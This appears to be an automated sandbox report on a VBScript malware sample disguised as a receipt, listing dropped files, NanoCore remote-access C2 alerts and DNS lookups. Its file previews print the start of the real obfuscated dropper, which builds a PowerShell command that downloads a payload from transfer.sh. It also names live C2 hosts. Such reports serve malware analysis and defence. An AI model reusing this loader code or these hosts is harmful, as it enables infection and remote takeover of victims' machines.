	8 Items invoice.vbs	Get hash	malicious	Browse	• 194.147.140.20
	heimatec RFQ 4556_ DRINGEND,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	Confirmarea comenzii noi-4019,pdf.exe	Get hash	malicious	Browse	• 194.147.140.9
	vuaXoDsazg	Get hash	malicious	Browse	• 194.147.142.145
	dsMBH5SmxL	Get hash	malicious	Browse	• 194.147.142.145
	YIupXk5F7b	Get hash	malicious	Browse	• 194.147.142.145
	pvbuEVYCUB	Get hash	malicious	Browse	• 194.147.142.145
	1jTsJsy5b8	Get hash	malicious	Browse	• 194.147.142.145
	fpAHzxlGRn	Get hash	malicious	Browse	• 194.147.142.145
	sV5aR2SUfW.exe	Get hash	malicious	Browse	• 194.147.142.230
	qSN1mPnL52.exe	Get hash	malicious	Browse	• 194.147.142.230
	PO20171118-COGRAL SPA.jar	Get hash	malicious	Browse	• 185.105.236.179

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	9 ITEMS INVOICE RECEIPT.vbs	Get hash	malicious	Browse	• 144.76.136.153
	15 Items Receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	14 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	16 Items receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153
	diagram-129.doc	Get hash	malicious	Browse	• 144.76.136.153
	8aGRdeN1Be.exe	Get hash	malicious	Browse	• 144.76.136.153
	QLMRTJS9RA.exe	Get hash	malicious	Browse	• 144.76.136.153
	SecuriteInfo.com.W32.AIDetect.malware2.32348.exe	Get hash	malicious	Browse	• 144.76.136.153
	diagram-477.doc	Get hash	malicious	Browse	• 144.76.136.153
	Rombat-0118PDF.exe	Get hash	malicious	Browse	• 144.76.136.153
	CLLKFIJI_(9-13-2021).xlsx.vbs	Get hash	malicious	Browse	• 144.76.136.153
	YyKMqtQcLMkGx.vbs	Get hash	malicious	Browse	• 144.76.136.153
	Halkbank_Ekstre_20210913_074002_566345 pdf.exe	Get hash	malicious	Browse	• 144.76.136.153
	Kopie dokladu o transakci 09_14_21.exe	Get hash	malicious	Browse	• 144.76.136.153
	qashmhBw9u.exe	Get hash	malicious	Browse	• 144.76.136.153
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 144.76.136.153
	Quotation.exe	Get hash	malicious	Browse	• 144.76.136.153
	PROJ-9560 - PACKING SLIP.exe	Get hash	malicious	Browse	• 144.76.136.153
	41-Items-invoice.vbs	Get hash	malicious	Browse	• 144.76.136.153
	12-items-receipt.vbs	Get hash	malicious	Browse	• 144.76.136.153

Dropped Files

No context

Created / dropped Files

C:\Users\Public\Run\New.vbs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3098
Entropy (8bit):	3.6637312776496347
Encrypted:	false
SSDEEP:	96:B4yyyyyyyyyyyyyyRyyyyyyyyyyyyyyjXWipjOyyyyyyyyyyy0lnmyyyyyyyyyyD:B4yyyyyyyyyyyyyyRyyyyyyyyyyyyyyB
MD5:	E3F1C4EDB28B8BC8298E4FF91B22734E
SHA1:	FDADBB23B105C55698A1AEDE4DB74750C33FB610
SHA-256:	53A1B199B558F4F3487B533BDE3C32E7350A3C761B1AB5244F377FD2D5243B92
SHA-512:	9841776B20463BBF4A9CF0751BC7FD58C50BD4F134F79F0C724919FC4323A678DF7B08DE4E3F5A604FE043347E1AA6AB2D814F3CFDD0061E72C93946CB2999B
Malicious:	false
Yara Hits:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: C:\Users\Public\Run\New.vbs, Author: Florian Roth
Preview:	Set H = CreateObject("WScript.She"&"ll")..H1 = "POwerSheLL "..H2 = "$SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/I0xnyr/tytytH-Htxt'.Replace('H-H','.');$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X-%7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-5!-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-7!-X-%e-X-57-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%7-X-%c-X-%7-X-*c-X-!9-X-!5-X-!e-X-%7-X-%9-X-3b-X-0a-X-%!-X-53-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!e-X-!a-X-58-X-!!-X-!3-X-!*-X-5*-X-!7-X-!%-X-!8-X-!a-X-!b-X-%0-X-3d-X-%0-X-%7-X-!!-X-!f-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-X-%a-

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	57895
Entropy (8bit):	5.07724879463521
Encrypted:	false
SSDEEP:	1536:vvI+z30kaAxV3CNBQkj25h4iUxvaV7flJnVv6H15qdpnUSlQOdBQNUzktAHkbNK3:nI+z30NAxV3CNBQkj25qiUvaV7flJnV/
MD5:	ABF0CA1055207E755309961A7F660E0D
SHA1:	F886C56CCD77C17EBE81C8BFBFFCC42CBC614458
SHA-256:	F2161823E2B5F73BBD5C674EA1E610A412370E87E23377B9DB1E6451F5417139
SHA-512:	3535DB5640324B1E39616B23F30BE723F16446E5747A5FEC69F8090C0EDEE489E129BA9C6CC1EB5E290620570DFABC73F1CF116042B006BD692F7671A078D4C
Malicious:	false
Preview:	PSMODULECACHE.X..........I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1L.......gsmbo........gsmbm........Enable-SmbDelegation.... ...Remove-SmbMultichannelConstraint........gsmbd........gsmbb........gsmbc........gsmba........Set-SmbPathAcl........Grant-SmbShareAccess........Get-SmbBandWidthLimit........rsmbm........New-SmbGlobalMapping........rsmbb........Get-SmbGlobalMapping........Remove-SmbShare........rksmba........gsmbmc........rsmbs........Get-SmbConnection........rsmbt........Remove-SmbBandwidthLimit........Set-SmbServerConfiguration........cssmbo........udsmbmc........ssmbsc........ssmbb........Get-SmbShareAccess.........Get-SmbOpenFile........dsmbd........ssmbs........ssmbp........nsmbgm........ulsmba........Close-SmbOpenFile........Revoke-SmbShareAccess........nsmbt........Disable-SmbDelegation........nsmbs........Block-SmbShareAccess........gsmbcn........Set-SmbBandwidthLimit........Get-SmbClientConfiguration........Get-SmbSession........Get-Sm

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:Nlllulb/lj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Preview:	@...e...@..........

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dkx43apt.wcr.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dkx43apt.wcr.ps1	
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rxsw0xy5.je5.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	1624
Entropy (8bit):	7.089541637477408
Encrypted:	false
SSDEEP:	48:IknjhUknjhUknjhUknjhUknjhUknjhL:HjhDjhDjhDjhDjhDjhL
MD5:	74AACAE24C76D8BE7578A460BAE23521
SHA1:	523B694F22C1E962B7234BE9637DA09060CFB0C1
SHA-256:	2EFF42A56A82D1EB8E689FE73F5471B111FA17F1ECF72B90A731B59AFF691BFB
SHA-512:	5D715F8D14841552E280A9A5A5F749B23EEEBE713F7E95B288D921982800F2AB1FAAFDA67E420F28D882BF5904799E6BE62D4CAE451507FFB5EC3631B5D11FF
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+.....*....~f.G0^..;....W2.=...K.~.L..&f...p.....:7rH}..../H.....L...?...A.K...J.=8x!....+ .2e'..E?.G.....[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+.....*....~f.G0^..;....W2.=...K.~.L..&f...p.....:7rH}..../H.....L...?. ..A.K...J.=8x!....+.2e'..E?.G.....[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+.....*....~f.G0^..;....W2.=...K.~.L..&f...p.....:7rH }..../H.....L...?...A.K...J.=8x!....+.2e'..E?.G.....[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+.....*....~f.G0^..;....W2.=...K.~.L..&f. ..p.....:7rH}..../H.....L...?...A.K...J.=8x!....+.2e'..E?.G.....[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	2.75
Encrypted:	false
SSDEEP:	3:7H8n:L8
MD5:	5A7CD189703BDD8B6E5852251D3D448A
SHA1:	35810443E06B6C42A6CF7399EF51583939770803
SHA-256:	A4F4E3CCC01EFD5211A586594B0122D93D98C097FC1020BC44806A2BD0D6415E
SHA-512:	0DCABA6FFD2388CB908F48FB57306549787E3DA7F9048A0C89CE69B063B9FB7EF2084FA96F74C5BC39AC111B7C5FD3F477BD5DE9087E550DEFFED649090360 6
Malicious:	**true**
Preview:	xP...x.H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\settings.bin	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	5.153055907333276
Encrypted:	false
SSDEEP:	3:9bzY6oRDT6P2bfVn1:RzWDT621
MD5:	4E5E92E2369688041CC82EF9650EDED2
SHA1:	15E44F2F3194EE232B44E9684163B6F66472C862
SHA-256:	F8098A6290118F2944B9E7C842BD014377D45844379F863B00D54515A8A64B48
SHA-512:	1B368018907A3BC30421FDA2C935B39DC9073B9B1248881E70AD48EDB6CAA256070C1A90B97B0F64BBE61E316DBB8D5B2EC8DBABCD0B0B2999AB50B933671E CB
Malicious:	false
Preview:	9iH...}Z.4..f.~a........~.~.......3.U.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\storage.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
File Type:	data
Category:	dropped
Size (bytes):	327768
Entropy (8bit):	**7.999367066417797**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3PlZmqze1d1wI8lkWmtjJ/3Exi:LkjbU7LjGxi
MD5:	2E52F446105FBF828E63CF808B721F9C
SHA1:	5330E54F238F46DC04C1AC62B051DB4FCD7416FB
SHA-256:	2F7479AA2661BD259747BC89106031C11B3A3F79F12190E7F19F5DF65B7C15C8
SHA-512:	C08BA0E3315E2314ECBEF38722DF834C2CB8412446A9A310F41A8F83B4AC5984FCC1B26A1D8B0D58A730FDBDD885714854BDFD04DCDF7F582FC125F552D5C3 A
Malicious:	false
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i......~...|..fX_...Xf.p^......>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i...........J.5b7}..fK..HV..,...0.... ....n.w6PMl.......v."".v.......#..X.a....../...cC...i..l{>5n.._+.e.d'...}...[..../...D.t..GVp.zz......(...o......b...+`J.{....hS1G.^*I..v&. jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,....]t.:.....[.Z.u...3X8.QI..j_.&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O..........Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h.._.cj.=..B.x.Q9.pu.\|i4...i...;O...n.?.,. ....v?.5}.OY@.dG\|<.._[.69@.2..m..I..oP=...xrK.?............b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.......H...6$. ..d...|m...N..1.R..B.i..........$....$........CY}..$....r.....H...8...li.....7 P......?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\Documents\20210914\PowerShell_transcript.405464.2URGAS01.20210914212438.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12051
Entropy (8bit):	4.437564639577834
Encrypted:	false
SSDEEP:	192:Y4yyyyyyyyyyyyyyRyyyyyyyyyyyyyyjXWi8yyyyyyyyyyyAnmyyyyyyyyyyyimp:pX+amXRX+amXVX+amXrvyGLGLwT
MD5:	0552FFB39EAC1A95620250EA445B964C
SHA1:	087B8E685616028B29F8B55DAF46869262BB7362
SHA-256:	A0D78CEAB1BBAB87736796FA7CAD12B202B583B38CC639D96C5F1BC581FF3781
SHA-512:	6715C346EC0E03478125925D87BDA59E4EED040B65CB052B3B08437656D76E479E02B01B3D17801F6F025A13099B093480957A38962F6F480217A2A75DDA381A
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210914212438..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 405464 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe $SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/KgBbue/cxderfH-Htxt'.Replace('H-H','.');$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0-X- %7-X-*e-X-!5-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-!5-X-*%-X-!3-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X- %b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-5!-X-%7-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X- %d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%d-X-%7-X-%c-X-%7-X-7!-X-%e-X-57-X-%7-X-%9-X-%e-X-5%-X-*5-X-70-X-*c-X-*1-X-*3-X-*5-X-%8-X-%7-X-%b- X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X-%b-X

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	3.658468823072679
TrID:	

General

File name:	7-Items-receipt.vbs
File size:	3097
MD5:	54467281d58890e9f3d3fb9997d90a64
SHA1:	a4bb4f66702c1cdddf82287bdb38b46b885e0006
SHA256:	8066f56e7cea2bf5ed35ddf325528deff1238bc6a7c1213e1e01eed16be5d830
SHA512:	58faae1ab8d019052ae37ac7dbab9e67b82fa27a46ea169798b0e82298694b68a72bbd06b7f8fdeb85f58b93ce0535b2284713ef2bfe93f80d95dd01e5bc28c
SSDEEP:	96:r4yyyyyyyyyyyyyRyyyyyyyyyyyyyyjXWipjOyyyyyyyyyyy0lnmyyyyyyyyyK:r4yyyyyyyyyyyyyRyyyyyyyyyyyyyyM
File Content Preview:	Set H = CreateObject("WScript.She"&"ll")..H1 = "POwer SheLL "..H2 = "$SZXDCFVGBHNJSDFGH = 'https://transferH-Hsh/KgBbue/cxderfH-Htxt'.Replace('H-H','.');$SOS='%!-X-!5-X-!!-X-5%-X-!*-X-!7-X-!8-X-!e-X-!a-X-!d-X-!b-X-!!-X-!5-X-!*-X-!7-X-!8-X-!a-X-%0-X-3d-X-%0

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/14/21-21:25:59.049619	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49784	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:03.628520	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49785	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:10.015429	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49788	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:14.544758	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49792	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:20.907568	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49793	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:29.215736	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49798	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:36.230821	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49799	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:42.359398	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49800	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:48.480923	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49801	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:53.090032	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49802	6700	192.168.2.3	194.147.140.20
09/14/21-21:26:59.902041	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49803	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:04.858291	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49804	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:09.952923	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49805	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:16.740243	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49808	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:21.104879	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59420	8.8.8.8	192.168.2.3
09/14/21-21:27:21.294131	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49815	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:29.003584	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49818	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:33.458976	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	55708	8.8.8.8	192.168.2.3
09/14/21-21:27:33.657054	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49819	6700	192.168.2.3	194.147.140.20

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/14/21-21:27:40.297868	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49820	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:44.751619	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49821	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:49.183542	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	55359	8.8.8.8	192.168.2.3
09/14/21-21:27:49.423183	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49822	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:54.126086	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49823	6700	192.168.2.3	194.147.140.20
09/14/21-21:27:59.101586	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	64124	8.8.8.8	192.168.2.3
09/14/21-21:27:59.291711	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49824	6700	192.168.2.3	194.147.140.20
09/14/21-21:28:03.865775	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49825	6700	192.168.2.3	194.147.140.20
09/14/21-21:28:08.324849	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49826	6700	192.168.2.3	194.147.140.20
09/14/21-21:28:12.871218	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49827	6700	192.168.2.3	194.147.140.20
09/14/21-21:28:17.540005	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49828	6700	192.168.2.3	194.147.140.20
09/14/21-21:28:24.378030	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53642	8.8.8.8	192.168.2.3
09/14/21-21:28:24.568532	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49829	6700	192.168.2.3	194.147.140.20
09/14/21-21:28:31.593192	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49830	6700	192.168.2.3	194.147.140.20
09/14/21-21:28:38.491382	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	54833	8.8.8.8	192.168.2.3
09/14/21-21:28:38.682395	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49831	6700	192.168.2.3	194.147.140.20

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 14, 2021 21:24:53.960676908 CEST	192.168.2.3	8.8.8.8	0x917	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Sep 14, 2021 21:25:58.641526937 CEST	192.168.2.3	8.8.8.8	0x592e	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:03.400943995 CEST	192.168.2.3	8.8.8.8	0xdfb4	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:09.795646906 CEST	192.168.2.3	8.8.8.8	0x1e2a	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:14.323112965 CEST	192.168.2.3	8.8.8.8	0x2362	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:20.690371037 CEST	192.168.2.3	8.8.8.8	0xdf3e	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:28.607594967 CEST	192.168.2.3	8.8.8.8	0xf267	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:36.011322021 CEST	192.168.2.3	8.8.8.8	0x20ce	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:42.134980917 CEST	192.168.2.3	8.8.8.8	0xebf6	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:48.216773033 CEST	192.168.2.3	8.8.8.8	0x38d4	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:52.855273962 CEST	192.168.2.3	8.8.8.8	0x2ae	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:26:59.683003902 CEST	192.168.2.3	8.8.8.8	0x2147	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:04.241543055 CEST	192.168.2.3	8.8.8.8	0xb1f8	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 14, 2021 21:27:09.330904961 CEST	192.168.2.3	8.8.8.8	0xba8a	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:16.516325951 CEST	192.168.2.3	8.8.8.8	0x9665	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:20.981162071 CEST	192.168.2.3	8.8.8.8	0x366d	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:28.776360989 CEST	192.168.2.3	8.8.8.8	0xf1d9	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:33.333252907 CEST	192.168.2.3	8.8.8.8	0x4fde	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:39.990458965 CEST	192.168.2.3	8.8.8.8	0x9c35	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:44.537935019 CEST	192.168.2.3	8.8.8.8	0xc513	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:49.057259083 CEST	192.168.2.3	8.8.8.8	0xff58	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:53.847992897 CEST	192.168.2.3	8.8.8.8	0xf103	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:27:58.976510048 CEST	192.168.2.3	8.8.8.8	0xad99	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:03.646920919 CEST	192.168.2.3	8.8.8.8	0xfc51	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:08.102971077 CEST	192.168.2.3	8.8.8.8	0xc208	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:12.653139114 CEST	192.168.2.3	8.8.8.8	0x5bca	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:17.105706930 CEST	192.168.2.3	8.8.8.8	0x5115	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:24.252631903 CEST	192.168.2.3	8.8.8.8	0xd36b	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:31.377320051 CEST	192.168.2.3	8.8.8.8	0x2bb3	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)
Sep 14, 2021 21:28:38.366832018 CEST	192.168.2.3	8.8.8.8	0x7ff1	Standard query (0)	newjan.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 14, 2021 21:24:53.989196062 CEST	8.8.8.8	192.168.2.3	0x917	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Sep 14, 2021 21:25:58.671535015 CEST	8.8.8.8	192.168.2.3	0x592e	No error (0)	newjan.duckdns.org		194.147.140.20	A (IP address)	IN (0x0001)
